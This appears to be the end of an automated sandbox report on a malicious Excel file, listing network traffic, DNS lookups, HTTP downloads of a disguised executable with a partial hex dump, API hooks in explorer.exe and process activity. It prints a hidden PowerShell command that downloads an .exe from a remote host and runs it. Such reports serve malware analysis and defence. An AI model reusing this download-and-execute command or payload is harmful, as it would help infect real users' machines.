Nov 27, 2020 11:38:09.084923029 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.084963083 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.085015059 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.087742090 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.087779045 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.087816954 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.087855101 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.087865114 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.088689089 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.137701035 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137737989 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137759924 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137780905 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137788057 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.137809038 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137818098 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.137830019 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137851000 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137851954 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.137871981 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.137881994 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.137900114 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.138164997 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138186932 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138206959 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138211966 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.138227940 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138241053 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.138268948 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.138952017 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138974905 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138994932 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.138998032 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.139018059 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.139019966 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.139033079 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.139053106 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.139137983 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.139163971 CET	80	49744	162.223.88.131	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 11:36:28.906232119 CET	58361	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:28.933271885 CET	53	58361	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:29.570267916 CET	63492	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:29.611063004 CET	53	63492	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:38.939960003 CET	60831	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:38.967020035 CET	53	60831	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:39.954265118 CET	60100	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:39.996702909 CET	53	60100	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:40.132668018 CET	53195	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:40.159857035 CET	53	53195	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:40.329982042 CET	50141	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:40.378119946 CET	53	50141	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:41.359257936 CET	50141	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:41.399657011 CET	53	50141	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:42.045535088 CET	53023	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:42.072751999 CET	53	53023	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:42.358972073 CET	50141	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:42.399580002 CET	53	50141	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:42.721008062 CET	49563	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:42.748132944 CET	53	49563	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:43.439760923 CET	51352	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:43.475255013 CET	53	51352	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:44.374624014 CET	50141	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:44.410218000 CET	53	50141	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:48.390551090 CET	50141	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:48.426340103 CET	53	50141	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:52.144023895 CET	59349	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:52.179600000 CET	53	59349	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:53.220006943 CET	57084	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:53.247128010 CET	53	57084	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:53.946345091 CET	58823	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:53.973597050 CET	53	58823	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:54.777817965 CET	57568	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:54.804825068 CET	53	57568	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:55.010998964 CET	50540	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:55.037981987 CET	53	50540	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:55.484256983 CET	54366	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:55.511518955 CET	53	54366	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:56.209888935 CET	53034	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:56.250344992 CET	53	53034	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:57.942320108 CET	57762	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:57.969628096 CET	53	57762	8.8.8.8	192.168.2.3
Nov 27, 2020 11:36:58.576900005 CET	55435	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:36:58.604027033 CET	53	55435	8.8.8.8	192.168.2.3
Nov 27, 2020 11:37:01.721138000 CET	50713	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:37:01.760047913 CET	53	50713	8.8.8.8	192.168.2.3
Nov 27, 2020 11:37:10.614938974 CET	56132	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:37:10.658346891 CET	53	56132	8.8.8.8	192.168.2.3
Nov 27, 2020 11:37:18.635252953 CET	58987	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:37:18.677719116 CET	53	58987	8.8.8.8	192.168.2.3
Nov 27, 2020 11:37:29.832556963 CET	56579	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:37:29.859958887 CET	53	56579	8.8.8.8	192.168.2.3
Nov 27, 2020 11:37:33.467720985 CET	60633	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:37:33.505007029 CET	53	60633	8.8.8.8	192.168.2.3
Nov 27, 2020 11:38:05.516347885 CET	61292	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:38:05.543705940 CET	53	61292	8.8.8.8	192.168.2.3
Nov 27, 2020 11:38:08.529928923 CET	63619	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:38:08.616806984 CET	64938	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:38:08.674444914 CET	53	63619	8.8.8.8	192.168.2.3
Nov 27, 2020 11:38:08.763250113 CET	53	64938	8.8.8.8	192.168.2.3
Nov 27, 2020 11:38:11.222491980 CET	61946	53	192.168.2.3	8.8.8.8
Nov 27, 2020 11:38:11.266062975 CET	53	61946	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 27, 2020 11:38:08.529928923 CET	192.168.2.3	8.8.8.8	0x7f0	Standard query (0)	sparepartiran.com	A (IP address)	IN (0x0001)
Nov 27, 2020 11:38:08.616806984 CET	192.168.2.3	8.8.8.8	0x37a5	Standard query (0)	sparepartiran.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 11:38:08.674444914 CET	8.8.8.8	192.168.2.3	0x7f0	No error (0)	sparepartiran.com		162.223.88.131	A (IP address)	IN (0x0001)
Nov 27, 2020 11:38:08.763250113 CET	8.8.8.8	192.168.2.3	0x37a5	No error (0)	sparepartiran.com		162.223.88.131	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sparepartiran.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	162.223.88.131	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 11:38:08.837831020 CET	4976	OUT	GET /js/2Q/5901777.pdf.exe HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: sparepartiran.com Connection: Keep-Alive
Nov 27, 2020 11:38:08.958857059 CET	4978	IN	HTTP/1.1 200 OK Date: Fri, 27 Nov 2020 10:38:08 GMT Server: Apache Last-Modified: Fri, 27 Nov 2020 09:07:10 GMT Accept-Ranges: bytes Content-Length: 552960 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0b be c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 50 04 00 00 1e 04 00 00 00 00 00 4e 6f 04 00 00 20 00 00 00 80 04 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f4 6e 04 00 57 00 00 00 00 80 04 00 d8 1b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 4f 04 00 00 20 00 00 00 50 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d8 1b 04 00 00 80 04 00 00 1c 04 00 00 52 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 08 00 00 02 00 00 00 6e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 6f 04 00 00 00 00 00 48 00 00 00 02 00 05 00 8c 4a 04 00 68 24 00 00 03 00 00 00 15 00 00 06 a0 30 00 00 ec 19 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 16 15 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 09 00 33 00 00 00 00 00 00 00 02 28 14 00 00 0a 02 1d 2d 13 26 02 19 2d 15 26 02 15 2d 17 26 02 28 05 00 00 06 2b 15 28 03 00 00 06 2b e7 28 04 00 00 06 2b e5 28 07 00 00 06 2b e3 2a 00 13 30 07 00 8a 00 00 00 01 00 00 11 20 d9 03 00 00 1c 2d 1b 26 73 15 00 00 0a 1a 2d 15 26 73 58 00 00 06 1b 2d 0f 26 06 6f 16 00 00 0a 2b 10 0d 2b e3 0a 2b e9 13 04 2b ee 17 28 17 00 00 0a 06 6f 18 00 00 0a 09 6a 32 f0 02 d0 2b 00 00 01 28 19 00 00 0a 72 01 00 00 70 17 8d 48 00 00 01 0b 07 16 d0 01 00 00 1b 28 19 00 00 0a a2 07 28 1a 00 00 0a 14 17 8d 2a 00 00 01 0c 08 16 11 04 6f 5b 00 00 06 a2 08 6f 1b 00 00 0a 74 2b 00 00 01 7d 01 00 00 04 2a 00 00 03 30 09 00 20 00 00 00 00 00 00 00 02 02 7b 01 00 00 04 72 0b 00 00 70 6f 1c 00 00 0a 1d 2d 04 26 26 2b 07 7d 02 00 00 04 2b 00 2a 13 30 09 00 75 00 00 00 02 00 00 11 02 7b 02 00 00 04 28 1d 00 00 0a 19 2d 0a 26 7e 04 00 00 04 2d 49 2b 03 0a 2b f4 20 00 01 00 00 72 5f 00 00 70 14 d0 06 00 00 02 28 19 00 00 0a 17 8d 02 00 00 01 18 2d 1c 26 07 16 16 14 28 1e 00 00 0a a2 07 28 1f 00 00 0a 28 20 00 00 0a 15 2d 06 26 2b 0a 0b 2b e2 80 04 00 00 04 2b 00 7e 04 00 00 04 7b 21 00 00 0a 7e 04 00 00 04 06 6f 22 00 00 0a 2a 0 0 00 00 03 30 09 00 27 00 00 00 00 00 00 00 03 2c 13 02 7b 03 00 00 04 2c 0b 02 7b 03 00 00 04 6f 23 00 00 0a 02 03 17 2d 04 26 26 2b 07 28 24 00 00 0a 2b 00 2a 00 03 30 09 00 4a 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_PNo @ @nW H.textTO P `.rsrcR@@.relocn @B0oHJh$00-&(+&+*03(-&-&-&(+(+(+(+*0 -&s-&sX-&o++++(oj2+(rpH((*o[ot+}*0 {rpo-&&+}+*0u{(-&~-I++ r_p(-&(((-&+++~ {!~o"*0',{,{o#-&&+($+*0J

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49744	162.223.88.131	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 11:38:08.898339987 CET	4976	OUT	GET /js/2Q/5901777.pdf.exe HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: sparepartiran.com Connection: Keep-Alive
Nov 27, 2020 11:38:09.019684076 CET	4992	IN	HTTP/1.1 200 OK Date: Fri, 27 Nov 2020 10:38:08 GMT Server: Apache Last-Modified: Fri, 27 Nov 2020 09:07:10 GMT Accept-Ranges: bytes Content-Length: 552960 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0b be c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 50 04 00 00 1e 04 00 00 00 00 00 4e 6f 04 00 00 20 00 00 00 80 04 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f4 6e 04 00 57 00 00 00 00 80 04 00 d8 1b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 4f 04 00 00 20 00 00 00 50 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d8 1b 04 00 00 80 04 00 00 1c 04 00 00 52 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 08 00 00 02 00 00 00 6e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 6f 04 00 00 00 00 00 48 00 00 00 02 00 05 00 8c 4a 04 00 68 24 00 00 03 00 00 00 15 00 00 06 a0 30 00 00 ec 19 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 16 15 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 09 00 33 00 00 00 00 00 00 00 02 28 14 00 00 0a 02 1d 2d 13 26 02 19 2d 15 26 02 15 2d 17 26 02 28 05 00 00 06 2b 15 28 03 00 00 06 2b e7 28 04 00 00 06 2b e5 28 07 00 00 06 2b e3 2a 00 13 30 07 00 8a 00 00 00 01 00 00 11 20 d9 03 00 00 1c 2d 1b 26 73 15 00 00 0a 1a 2d 15 26 73 58 00 00 06 1b 2d 0f 26 06 6f 16 00 00 0a 2b 10 0d 2b e3 0a 2b e9 13 04 2b ee 17 28 17 00 00 0a 06 6f 18 00 00 0a 09 6a 32 f0 02 d0 2b 00 00 01 28 19 00 00 0a 72 01 00 00 70 17 8d 48 00 00 01 0b 07 16 d0 01 00 00 1b 28 19 00 00 0a a2 07 28 1a 00 00 0a 14 17 8d 2a 00 00 01 0c 08 16 11 04 6f 5b 00 00 06 a2 08 6f 1b 00 00 0a 74 2b 00 00 01 7d 01 00 00 04 2a 00 00 03 30 09 00 20 00 00 00 00 00 00 00 02 02 7b 01 00 00 04 72 0b 00 00 70 6f 1c 00 00 0a 1d 2d 04 26 26 2b 07 7d 02 00 00 04 2b 00 2a 13 30 09 00 75 00 00 00 02 00 00 11 02 7b 02 00 00 04 28 1d 00 00 0a 19 2d 0a 26 7e 04 00 00 04 2d 49 2b 03 0a 2b f4 20 00 01 00 00 72 5f 00 00 70 14 d0 06 00 00 02 28 19 00 00 0a 17 8d 02 00 00 01 18 2d 1c 26 07 16 16 14 28 1e 00 00 0a a2 07 28 1f 00 00 0a 28 20 00 00 0a 15 2d 06 26 2b 0a 0b 2b e2 80 04 00 00 04 2b 00 7e 04 00 00 04 7b 21 00 00 0a 7e 04 00 00 04 06 6f 22 00 00 0a 2a 0 0 00 00 03 30 09 00 27 00 00 00 00 00 00 00 03 2c 13 02 7b 03 00 00 04 2c 0b 02 7b 03 00 00 04 6f 23 00 00 0a 02 03 17 2d 04 26 26 2b 07 28 24 00 00 0a 2b 00 2a 00 03 30 09 00 4a 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_PNo @ @nW H.textTO P `.rsrcR@@.relocn @B0oHJh$00-&(+&+*03(-&-&-&(+(+(+(+*0 -&s-&sX-&o++++(oj2+(rpH((*o[ot+}*0 {rpo-&&+}+*0u{(-&~-I++ r_p(-&(((-&+++~{!~o''*0',{,{o#-&&+($+*0J

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE0
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE0
GetMessageW	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE0
GetMessageA	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE0

Statistics

Behavior



- EXCEL.EXE
- splwow64.exe
- powershell.exe
- powershell.exe
- conhost.exe
- conhost.exe
- oftmhayq.exe
- oftmhayq.exe
- oftmhayq.exe
- oftmhayq.exe
- explorer.exe
- vlc.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5988 Parent PID: 792

General

Start time:	11:36:38
Start date:	27/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x12f0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFD9A573E957D85E46.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	689292AB	unknown

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	136211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68968A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68968A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68968A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	136213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	136213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: splwow64.exe PID: 3636 Parent PID: 5988

General

Start time:	11:38:01
Start date:	27/11/2020
Path:	C:\Windows\splwow64.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\splwow64.exe 12288
Imagebase:	0x7ff704f00000
File size:	130560 bytes
MD5 hash:	8D59B31FF375059E3C32B17BF31A76D5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5164 Parent PID: 4940

General

Start time:	11:38:04
Start date:	27/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://separtiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}'
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB5065F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB5065F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ryxuahqv.3dg.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cgkruib0.ygj.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Users\user\Documents\20201127	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4F38F35D	CreateDirectoryW
C:\Users\user\Documents\20201127\PowerShell_transcript.849224.b3BihSD7.20201127113805.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Users\Public\oftmhayq.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ryxuahqv.3dg.ps1	success or wait	1	7FFB4F38F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cgkruib0.ygj.psm1	success or wait	1	7FFB4F38F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
